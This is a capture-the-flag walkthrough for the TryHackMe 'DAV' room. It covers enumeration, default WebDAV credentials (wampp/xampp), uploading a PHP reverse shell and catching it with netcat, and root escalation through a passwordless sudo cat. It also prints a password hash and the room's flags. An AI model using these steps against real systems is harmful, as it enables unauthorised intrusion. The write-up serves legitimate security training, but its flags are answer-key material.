
DAV- TRY HACK ME- ROOM

5kullk3r

4 min read
.
Oct 6, 2025




Hello everyone! This is a **beginner** rated room from the TryHackMe platform titled “**DAV**”

This room is classified as **easy** and is a ctf-type challenge. I hope this write-up helps guide you through the process!

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let's dive right in, and I hope you enjoy the journey! :)

Has absolutely no co-relation, but it just flashed in my head when I saw the room




I started by visiting the target IP in a browser and was presented with a default Apache page — a quick sanity-check that HTTP (port 80) was live.

I then scanned the host and enumerated directories:

rustscan -a 10.201.10.122 — ulimit 5000

gobuster dir -u http://10.201.10.122:80 -w

/usr/share/dirb/wordlists/common.txt -t 100




`gobuster` revealed a `/webdav` path.

Visiting `http://10.201.10.122/webdav` prompted for authentication and returned a `401` — clearly WebDAV was present and protected.

I tried a few things (including a quick SQLi attempt and common default creds) without success.


Then Searching common known default credentials for WebDAV:



user: wampp


pass: xampp

Those credentials were authenticated successfully.




Browsing the directory revealed a user entry that looked like an Apache


APR-encoded password



wampp:$apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91



The website also suggested the presence of the `cadaver` WebDAV client and this would make it a much more streamlined approach:




cadaver http://10.201.10.122/webdav/

Using WebDAV/Cadaver with the authenticated session allowed file upload (`PUT`), so I uploaded a simple PHP shell


(PS : **always change the IP/port in shells to match your listener lol**)

uploading it :



put /root/shell.php

Then I set up a netcat listener:



nc -lvnp 4433


Triggering the uploaded PHP shell via the browser:

http://10.201.10.122/webdav/shell.php

BAM!!, we catch the shell

```
└─# nc -lvnp 4433
listening on [any] 4433 ...
connect to [10.9.2.150] from (UNKNOWN) [10.201.10.122] 37014
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 08:50:21 up 30 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls -la
total 92
drwxr-xr-x 22 root root  4096 Aug 25  2019 .
drwxr-xr-x 22 root root  4096 Aug 25  2019 ..
drwxr-xr-x  2 root root  4096 Aug 25  2019 bin
drwxr-xr-x  3 root root  4096 Aug 25  2019 boot
drwxr-xr-x 17 root root  3700 Sep 26 08:20 dev
drwxr-xr-x 90 root root  4096 Aug 25  2019 etc
drwxr-xr-x  4 root root  4096 Aug 25  2019 home
lrwxrwxrwx  1 root root    33 Aug 25  2019 initrd.img → boot/initrd.img-4.4.0-159-generic
lrwxrwxrwx  1 root root    33 Aug 25  2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic
drwxr-xr-x 19 root root  4096 Aug 25  2019 lib
drwxr-xr-x  2 root root  4096 Aug 25  2019 lib64
drwx------  2 root root 16384 Aug 25  2019 lost+found
drwxr-xr-x  4 root root  4096 Aug 25  2019 media
drwxr-xr-x  2 root root  4096 Feb 26  2019 mnt
drwxr-xr-x  2 root root  4096 Aug 25  2019 opt
dr-xr-xr-x 94 root root     0 Sep 26 08:20 proc
drwx------  3 root root  4096 Aug 25  2019 root
```

Now, navigating through the shell



cd /home

ls -la

cd merlin

ls -la

cat user.txt

This gives us the user flag:

449b40fe93f78a938523b7e4dcd66d2a

Next, I immediately try escalating to root privileges:

```
$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
```

sudo -l

 # (output showed)

 # (ALL) NOPASSWD: /bin/cat


Now going to GTFO Bins and seeing it: Because `/bin/cat` can be run with sudo without a password.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cat "$LFILE"
```

All we need to do is use the LFILE and usually the root flag sits in the /root folder



LFILE=/root/root.txt

sudo cat $LFILE

Then we get the root flag:

101101ddc16b0cdf65ba0b8a7af7afa5

CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

Imma bounce for now, but I'll catch you all in the next writeup!